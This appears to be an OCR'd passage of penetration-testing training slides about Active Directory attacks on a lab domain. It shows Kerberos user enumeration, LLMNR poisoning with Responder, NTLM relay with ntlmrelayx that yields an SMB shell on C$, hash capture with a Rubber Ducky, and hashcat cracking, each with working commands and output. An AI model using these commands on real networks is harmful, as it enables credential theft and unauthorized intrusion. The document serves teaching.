
```
┌──(kali㉿kali)-[~]
└─$ nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='ACME',userdb='usernames.txt' 192.168.135.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 16:59 EDT
Nmap scan report for dc01.acme.com (192.168.135.130)
Host is up (0.00040s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     beth@ACME
|     allan@ACME
|     becky@ACME
|     john@ACME
|_    james@ACME

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Metasploit


```
msf6 auxiliary(gather/kerberos_enumusers) > set user_file usernames.txt
user_file ⇒ usernames.txt
msf6 auxiliary(gather/kerberos_enumusers) > run

[*] Using domain: ACME - 192.168.135.130:88    ...
[*] 192.168.135.130 - User: "james.carmichael@newflamegas.com" user not found
[*] 192.168.135.130 - User: "allan.gentry@newflamegas.com" user not found
[*] 192.168.135.130 - User: "elizabeth.preston@newflamegas.com" user not found
[*] 192.168.135.130 - User: "john.lazarus@newflamegas.com" user not found
[*] 192.168.135.130 - User: "becky.clarke@newflamegas.com" user not found
[+] 192.168.135.130 - User: "james" is present
[!] No active DB -- Credential data will not be saved!
[+] 192.168.135.130 - User: "allan" is present
[*] 192.168.135.130 - User: "elizabeth" user not found
[+] 192.168.135.130 - User: "becky" is present
[*] 192.168.135.130 - User: "rebecca" user not found
[*] 192.168.135.130 - User: "liz" user not found
[+] 192.168.135.130 - User: "beth" is present
[*] 192.168.135.130 - User: "jim" user not found
[+] 192.168.135.130 - User: "john" is present
[*] 192.168.135.130 - User: "jcarmichael" user not found
[*] 192.168.135.130 - User: "agentry" user not found
[*] 192.168.135.130 - User: "epreston" user not found
[*] 192.168.135.130 - User: "jlazarus" user not found
[*] 192.168.135.130 - User: "bclarke" user not found
[*] 192.168.135.130 - User: "rclarke" user not found
[*] 192.168.135.130 - User: "carmichaelj" user not found
[*] 192.168.135.130 - User: "gentrya" user not found
[*] 192.168.135.130 - User: "prestone" user not found
[*] 192.168.135.130 - User: "lazarusj" user not found
[*] 192.168.135.130 - User: "clarkeb" user not found
[*] 192.168.135.130 - User: "clarker " user not found
[*] Auxiliary module execution completed
msf6 auxiliary(gather/kerberos_enumusers) >
```


ADExplorer (SysInternals)

Only a regular domain account is needed.



Bloodhound (Sharphound)





Initial Access - SMB Relay Attack (TCP/445)

- It is mostly about credential theft
- NTLM Authentication in Windows File Sharing
- Windows network file sharing uses NTLM.
- Challenge-Response:
  - Service sends a challenge (nonce) to the client.
  - Client encrypts the challenge using the password hash.
  - Encrypted challenge is sent back to the service.
- **An SMB Relay attack intercepts (relays) a legitimate authentication attempt from one system to another.**

SMB Relay Attack (Server messaging block TCP/445)

- SMB Signing (not a default setting)
  - The server requires that all SMB packets sent by clients be signed with a digital signature.
  - Server verifies the signature to ensure that the packet was not modified in transit, and that the sender is who they claim to be.
  - Prevents attackers from modifying messages in transit
  - **We want to take advantage of this**
  - **9/10 this is not enabled**


SMB Relay Attack (Server messaging block TCP/445)

- Verify that SMB signing is not enabled
- Quick scan of Windows clients
  - nmap --script=smb2-security-mode.nse 192.168.135.0/24

```
Nmap scan report for client01.acme.com (192.168.135.133)
Host is up (0.00061s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.72 seconds
```

SMB Relay Attack (Server messaging block TCP/445)

- SMB Relay Attack via DNS Fallback Abuse (using Responder)
  - We setup the tool as a listener
  - #responder –I eth0 –dwP
  - Poison a number of requests on the network (LLMR, NBT-NS, MDNS, DNS)
  - Depending on the size of the network, and how much traffic there is, this may take some time – so you may want to "trigger" (e.g., phishing, etc.)
  - **\\SERVR01 – may fail DNS….**



SMB Relay Attack (Server messaging block TCP/445)

- Example: **A victim types \\sevr01 but there's no real host named “sevr01".**
- The victim’s system sends out an LLMNR/NBT-NS request (fallback to a failed DNS response): “Hey, anyone know who sevr01 is?”
- Responder intercepts and replies: “Yes, I’m sevr01 — connect to me.”

SMB Relay Attack (Server messaging block TCP/445)

Interactive Attempt (Impacket/ntlmrelayx)


An example of this attack being used with the “-i” flag for “Interactive” in **ntlmrelayx**, spawning a client shell on the compromised machine after an event occurs.

```
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.135.133,
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
[*] Authenticating against smb://192.168.135.130 as ACME/BETH SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```


```
# shares
ADMIN$
C
C$
IPC$
# use C$
# ls
drw-rw-rw-          0  Fri Apr 12 17:10:35 2024 $Recycle.Bin
-rw-rw-rw-     404250  Fri Apr 12 16:36:06 2024 bootmgr
-rw-rw-rw-          1  Fri Apr 12 16:36:06 2024 BOOTNXT
drw-rw-rw-          0  Sun Apr 14 16:33:57 2024 Corporate-Files
drw-rw-rw-          0  Fri Apr 12 16:36:06 2024 Documents and Settings
-rw-rw-rw-  402653184  Wed Apr 24 04:28:03 2024 pagefile.sys
drw-rw-rw-          0  Fri Apr 12 16:37:58 2024 PerfLogs
drw-rw-rw-          0  Fri Apr 12 21:06:55 2024 Program Files
drw-rw-rw-          0  Fri Apr 12 16:37:58 2024 Program Files (x86)
drw-rw-rw-          0  Fri Apr 12 12:20:30 2024 ProgramData
drw-rw-rw-          0  Fri Apr 12 15:38:47 2024 System Volume Information
drw-rw-rw-          0  Fri Apr 12 17:10:33 2024 Users
drw-rw-rw-          0  Wed May  8 13:49:26 2024 Windows
```

SMB Relay Attack (via Physical Methods)

- Using Impacket – start an SMB server when user goes to SMB server, they leave their HASH behind
- Use a Rubber Ducky to deliver this.
- Create the script in notepad
- Use https://ducktoolkit.com/ to encode it for the Ducky



SMB Relay Attack (via Physical Methods)




Crack the Passwords

- Depending on the wordlist as well as the GPU power this could be quick or slow
  - hashcat –m 5600 hash.txt /wordlist.txt –force
  - 5600 is specifying NTLMv2

```
beb4de0dd3955303cf50fe548006b7c5:alligator2023

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: beb4de0dd3955303cf50fe548006b7c5
Time.Started.....: Wed Jun 14 11:43:30 2023 (0 secs)
Time.Estimated...: Wed Jun 14 11:43:30 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (animals.txt), Left Side
Guess.Mod........: Mask (?d?d?d?d) [4], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#1.........:  2117.0 kH/s (0.24ms) @ Accel:64 Loops:256 Thr:128 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024/40000 (2.56%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/4 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-256 Iteration:0-256
Candidate.Engine.: Device Generator
Candidates.#1....: alligator1234 -> donkey4323
Hardware.Mon.#1..: Temp: 51c Fan:  0% Util: 65% Core:2520MHz Mem:10501MHz Bus:16
```

AS-REP Roasting – Kerberos Pre-Authentication Attack

